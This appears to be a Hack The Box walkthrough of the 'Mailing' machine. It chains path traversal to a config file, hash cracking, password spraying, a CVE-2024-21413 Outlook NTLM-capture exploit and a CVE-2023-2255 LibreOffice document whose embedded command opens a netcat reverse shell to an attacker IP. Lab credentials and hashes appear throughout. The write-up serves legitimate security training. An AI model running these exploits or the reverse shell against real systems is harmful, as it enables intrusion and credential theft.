


Including results for *hmailserver* configuration file location
Search only for hmail configuration file location

hMailServer
https://www.hmailserver.com › documentation › page=...
Ini-file settings
DataFolder - The path to the hMailServer data directory. By default, **C:\Program Files\hMailServer\Data**. LogFolder - The path where hMailServer logs are stored.

hMailServer
https://www.hmailserver.com › ... › General discussions
Possible dumb question... - hMailServer forum
May 30, 2022 — Look in c:\program **files** (x86**hMailServer**\Bin**hMailServer**.ini. Look for the Data **Folder** and it will show you where the Data **Folder** is **located**.
Where is the '**Settings**' saved? Sep 24, 2014
.ini **file** missing Jan 4, 2016
More results from www.hmailserver.com


now we get config file.



```
GET /download.php?file=
../../../../../Program%20Files%20(x86)\hMailServer\bin\hMailSe
rver.ini HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://mailing.htb/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment; filename="hMailServer.ini"
X-Powered-By: ASP.NET
Date: Sat, 07 Jun 2025 23:39:27 GMT
Content-Length: 604

[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
```

If we don't wanna type 'Program Files (x86)', we can use
'Progra~1' for 'Program Files'
'Progra~2' for 'Program Files (x86)'



```
GET /download.php?file=
../../../../../Progra~2\hMailServer\bin\hMailServer.ini
HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://mailing.htb/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment; filename="hMailServer.ini"
X-Powered-By: ASP.NET
Date: Sat, 07 Jun 2025 23:41:28 GMT
Content-Length: 604

[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
```

We got creds

```
[Directories]

ProgramFolder=C:\Program Files (x86)\hMailServer

DatabaseFolder=C:\Program Files (x86)\hMailServer\Database

DataFolder=C:\Program Files (x86)\hMailServer\Data

LogFolder=C:\Program Files (x86)\hMailServer\Logs

TempFolder=C:\Program Files (x86)\hMailServer\Temp
```

```
EventFolder=C:\Program Files (x86)\hMailServer\Events

[GUILanguages]

ValidLanguages=english,swedish

[Security]

AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7

[Database]

Type=MSSQLCE

Username=

Password=0a9f8ad8bf896b501dde74f08efd7e4c

PasswordEncryption=1

Port=0

Server=

Database=hMailServer

Internal=1
```

Crackstation



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
841bb5acfa6779ae432fd7a4e6600ba7
0a9f8ad8bf896b501dde74f08efd7e4c
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
841bb5acfa6779ae432fd7a4e6600ba7	md5	homenetworkingadministrator
0a9f8ad8bf896b501dde74f08efd7e4c	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

homenetworkingadministrator

We are going to spray this password.
First we make user.txt file using these username. We already found their email naming convention (maya@mailing.htb), so theyuse first name.



ruy
maya
gregory
greg
administrator
user
ruyalonso
mayabendito
gregorysmith
alonso
bendito
smith


```
nxc smb 10.129.232.39 -u users.txt  -p 'homenetworkingadministrator'
nxc mssql 10.129.232.39 -u users.txt  -p 'homenetworkingadministrator'
nxc winrm 10.129.232.39 -u users.txt  -p 'homenetworkingadministrator'
```

Nothing worked!

We found server SMTP is open.
We will use swaks.
Swaks - Swiss Army Knife SMTP, the all-purpose SMTP transaction tester

```
swaks -server mailing.htb -auth LOGIN -auth-user administrator@mailing.htb --auth-password homenetworkingadministrator --quit-after AUTH
```


It authenticated.



```
┌──(kali㉿kali)-[~/Desktop/htb/mailing]
└─$ swaks -server mailing.htb -auth LOGIN -auth-user administrator@mailing.htb --auth-password homenetworkingadministra
tor --quit-after AUTH
=== Trying mailing.htb:25...
=== Connected to mailing.htb.
<-  220 mailing.htb ESMTP
 -> EHLO kali
<-  250-mailing.htb
<-  250-SIZE 20480000
<-  250-AUTH LOGIN PLAIN
<-  250 HELP
 -> AUTH LOGIN
<-  334 VXNlcm5hbWU6
 -> YWRtaW5pc3RyYXRvckBtYWlsaW5nLmh0Yg==
<-  334 UGFzc3dvcmQ6
 -> aG9tZW5ldHdvcmtpbmdhZG1pbmlzdHJhdG9y
<-  235 authenticated.
 -> QUIT
<-  221 goodbye
=== Connection closed with remote host.
```

Ok so now we have access to administrator email.

Google 'windows mail exploit'
We're going to search for anything released before the creation date of the box, since the box will likely be using vulnerabilities that were known prior to that time.
https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability




Initial Sending

```
PS C:\Users\ah\Documents\GitHub\CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability>
python .\CVE-2024-21413.py --server [redacted] --port 587 --username [redacted]
h --password [redacted] --sender ah@primepage.de --recipient [redacted] --url "\\192.168.6.128
\test\meeting" --subject "CVE-2024-21413 PoC"

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

✅ Email sent successfully.
```

Run responder to capture NTML hash
Make sure SMB server or SMB poisoning is ON
sudo responder -I tun0

python CVE-2024-21413.py --server "mailing.htb" --port 587 --username "administrator@mailing.htb" --password "homenetworkingadministrator" --sender "administrator@mailing.htb" --recipient "maya@mailing.htb" --url "\\10.10.14.142\test\meeting" --subject test

And then wait for 2mins until maya open that email.




2: kali@kali: ~/Desktop/htb/mailing/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability ▾
1: kali@kali: ~/Desktop/htb/mailing ▾

```
└─$ python CVE-2024-21413.py --server "mailing.htb" --port 587  --username "administrator@mailing.htb" --password "home
networkingadministrator" --sender "administrator@mailing.htb" --recipient "maya@mailing.htb" --url "\\10.10.14.142\test
\meeting" --subject test

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

✅ Email sent successfully.

┌──(kali㉿kali)-[~/Desktop/htb/mailing/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability]
└─$
```

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.232.39
[SMB] NTLMv2-SSP Username : MAILING\maya
[SMB] NTLMv2-SSP Hash     : maya::MAILING:0af90ecfe2a03ac2:20A8654F2CE4F6D8747122621033FA97:0101000000000000809EB389EED7DB01FBD23463B891
823700000000020008005A0035005800440001001E00570049004E002D00520041004C003500430049004F00540030005300550004003400570049004E002D0052004100
4C003500430049004F005400300053005500 2E005A003500580044002E004C004F00430041004C00030014005A003500580044002E004C004F00430041004C0005001400
5A003500580044002E004C004F00430041004C0007000800809EB389EED7DB0106000400020000000800300030000000000000000000000000200000D6B8E6764E47FB4E
B66B8E0547C5E42C699A551A714E08EE9544BE81010535170A001000000000000000000000000000000000000900220063006900660073002F00310030002E0031003000
2E003100340002E003100340032000000000000000000
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
```


maya::MAILING:0af90ecfe2a03ac2:20A8654F2CE4F6D8747122621033FA97:0101000000000000809EB389EED7DB01FBD23463B891823700000000020008005A0035005800440001001E00570049004E002D00520041004C003500430049004F00540030005300550004003400570049004E002D00520041004C003500430049004F005400300053005500 2E005A0035005 80044002E004C004F00430041004C00030014005A003500580044002E004C004F00430041004C00050014005A003500580044002E004C004F00430041004C0007000800809EB389EED7DB0106000400020000 00080030003000000000000000000000000000200000D6B8E6764E47FB4EB66B8E0547C5E42C699A551A714E08EE9544BE81010535170A001000000000000000000000000000000000000900220063006900660 073002F00310030002E00310030002E00310034002E003100340032000000000000000000

hashcat maya_hash.txt /opt/rockyou.txt




```
MAYA::MAILING:0af90ecfe2a03ac2:20a8654f2ce4f6d8747122621033fa97:0101000000000000809eb389eed7db01fbd23463b89182370000000
0020008005a0035005800440001001e00570049004e002d00520041004c003500430049004f00540030005300550004003400570049004e002d00520
041004c003500430049004f005400300053005500 2e005a003500580044002e004c004f00430041004c00030014005a003500580044002e004c004
f00430041004c00050014005a003500580044002e004c004f00430041004c0007000800809eb389eed7db010600040002000000080030003000000000
000000000000000000200000d6b8e6764e47fb4eb66b8e0547c5e42c699a551a714e08ee9544be81010535170a00100000000000000000000000000000
0000000009002200630069006600 73002f00310030002e00310030002e00310034002e003100340032000000000000000000:m4y4ngs4ri

Session..........: hashcat
Status...........: Cracked
```

maya:m4y4ngs4ri




```
┌──(kali㉿kali)-[~/Desktop/htb/mailing]
└─$ nxc winrm 10.129.232.39 -u 'maya' -p 'm4y4ngs4ri'
WINRM       10.129.232.39   5985   MAILING          [*] Windows 10 / Server 2019 Build 19041 (name:MAILING) (domain:MAI
LING)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cr
yptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.232.39   5985   MAILING          [+] MAILING\maya:m4y4ngs4ri (Pwn3d!)

┌──(kali㉿kali)-[~/Desktop/htb/mailing]
└─$ evil-winrm -i mailing.htb -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for modu
le Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents> whoami
mailing\maya
```



```
*Evil-WinRM* PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/22/2025   4:36 PM                cleanup
d-----          6/8/2025   2:27 AM                Important Documents
d-----         2/28/2024   8:49 PM                inetpub
d-----         12/7/2019  10:14 AM                PerfLogs
d-----          3/9/2024   1:47 PM                PHP
d-r---         3/13/2024   4:49 PM                Program Files
d-r---         3/14/2024   3:24 PM                Program Files (x86)
d-r---          3/3/2024   4:19 PM                Users
d-----         4/29/2024   6:58 PM                Windows
d-----         4/12/2024   5:54 AM                wwwroot
```


gci -force = show hidden files.



```
*Evil-WinRM* PS C:\Important Documents> ls
*Evil-WinRM* PS C:\Important Documents> gci -force
*Evil-WinRM* PS C:\Important Documents> _
```


We checked
inetpub\wwwroot\config files
wwwroot\config files
But nothing found.

Next, we will check programs.
We found LibreOffice, unusual thing to see in a box.



```
*Evil-WinRM* PS C:\program files> ls


    Directory: C:\program files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/27/2024   5:30 PM                Common Files
d-----          3/3/2024   4:40 PM                dotnet
d-----          3/3/2024   4:32 PM                Git
d-----         4/29/2024   6:54 PM                Internet Explorer
d-----          3/4/2024   6:57 PM                LibreOffice
d-----          3/3/2024   4:06 PM                Microsoft Update Health Tools
d-----         12/7/2019  10:14 AM                ModifiableWindowsApps
d-----         2/27/2024   4:58 PM                MSBuild
d-----         2/27/2024   5:30 PM                OpenSSL-Win64
d-----         3/13/2024   4:49 PM                PackageManagement
d-----         2/27/2024   4:58 PM                Reference Assemblies
d-----         3/13/2024   4:48 PM                RUXIM
d-----         2/27/2024   4:32 PM                VMware
```

Version is 7.4.0.1




```
*Evil-WinRM* PS C:\Program Files\Libreoffice\program> cat version.ini
[Version]
AllLanguages=en-US af am ar as ast be bg bn bn-IN bo br brx bs ca ca-valencia ckb cs cy da de dgo dsb dz el en-GB en-ZA
 eo es et eu fa fi fr fur fy ga gd gl gu gug he hsb hi hr hu id is it ja ka kab kk km kmr-Latn kn ko kok ks lb lo lt lv
 mai mk ml mn mni mr my nb ne nl nn nr nso oc om or pa-IN pl pt pt-BR ro ru rw sa-IN sat sd sr-Latn si sid sk sl sq sr
ss st sv sw-TZ szl ta te tg th tn tr ts tt ug uk uz ve vec vi xh zh-CN zh-TW zu
buildid=43e5fcfbbadd18fccee5a6f42ddd533e40151bcf
ExtensionUpdateURL=https://updateexte.libreoffice.org/ExtensionUpdateService/check.Update
MsiProductVersion=7.4.0.1
ProductCode={A3C6520A-E485-47EE-98CC-32D6BB0529E4}
ReferenceOOoMajorMinor=4.1
UpdateChannel=
UpdateID=LibreOffice_7_en-US_af_am_ar_as_ast_be_bg_bn_bn-IN_bo_br_brx_bs_ca_ca-valencia_ckb_cs_cy_da_de_dgo_dsb_dz_el_e
n-GB_en-ZA_eo_es_et_eu_fa_fi_fr_fur_fy_ga_gd_gl_gu_gug_he_hsb_hi_hr_hu_id_is_it_ja_ka_kab_kk_km_kmr-Latn_kn_ko_kok_ks_l
b_lo_lt_lv_mai_mk_ml_mn_mni_mr_my_nb_ne_nl_nn_nr_nso_oc_om_or_pa-IN_pl_pt_pt-BR_ro_ru_rw_sa-IN_sat_sd_sr-Latn_si_sid_sk
_sl_sq_sr_ss_st_sv_sw-TZ_szl_ta_te_tg_th_tn_tr_ts_tt_ug_uk_uz_ve_vec_vi_xh_zh-CN_zh-TW_zu
UpdateURL=https://update.libreoffice.org/check.php
UpgradeCode={4B17E523-5D91-4E69-BD96-7FD81CFA81BB}
UpdateUserAgent=<PRODUCT> (${buildid}; ${_OS}; ${_ARCH}; <OPTIONAL_OS_HW_DATA>)
Vendor=The Document Foundation
```


Google 'libreoffice 7.4 0.1 exploit'
https://github.com/elweth-sec/CVE-2023-2255

python3 CVE-2023-2255.py --cmd 'cmd.exe /c C:\ggwp\nc.exe -e cmd.exe 10.10.14.142 9001' --output 'shell.odt'

Upload shell.odt




```
┌──(kali㉿kali)-[~/Desktop/htb/mailing/CVE-2023-2255]
└─$ python3 CVE-2023-2255.py --cmd 'cmd.exe /c C:\ggwp\nc.exe -e cmd.exe 10.10.14.142 9001' --output 'shell.odt'
File shell.odt has been created !
```




```
*Evil-WinRM* PS C:\Important Documents> upload shell.odt

Info: Uploading /home/kali/Desktop/htb/mailing/shell.odt to C:\Important Documents\shell.odt
ls

Data: 40724 bytes of 40724 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Important Documents> ls


    Directory: C:\Important Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          6/8/2025   4:55 AM          31573 exploit.odt
-a----          6/8/2025   5:10 AM          30544 shell.odt
```

Upload nc.exe and wait until user open this file with LibreOffice




```
*Evil-WinRM* PS C:\Program Files\LibreOffice\program> cd /ggwp
*Evil-WinRM* PS C:\ggwp> ls


    Directory: C:\ggwp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          6/8/2025   4:57 AM          59392 nc.exe
```

Now we got root.



```
┌──(kali㉿kali)-[~/Desktop/htb/mailing/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Exe
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
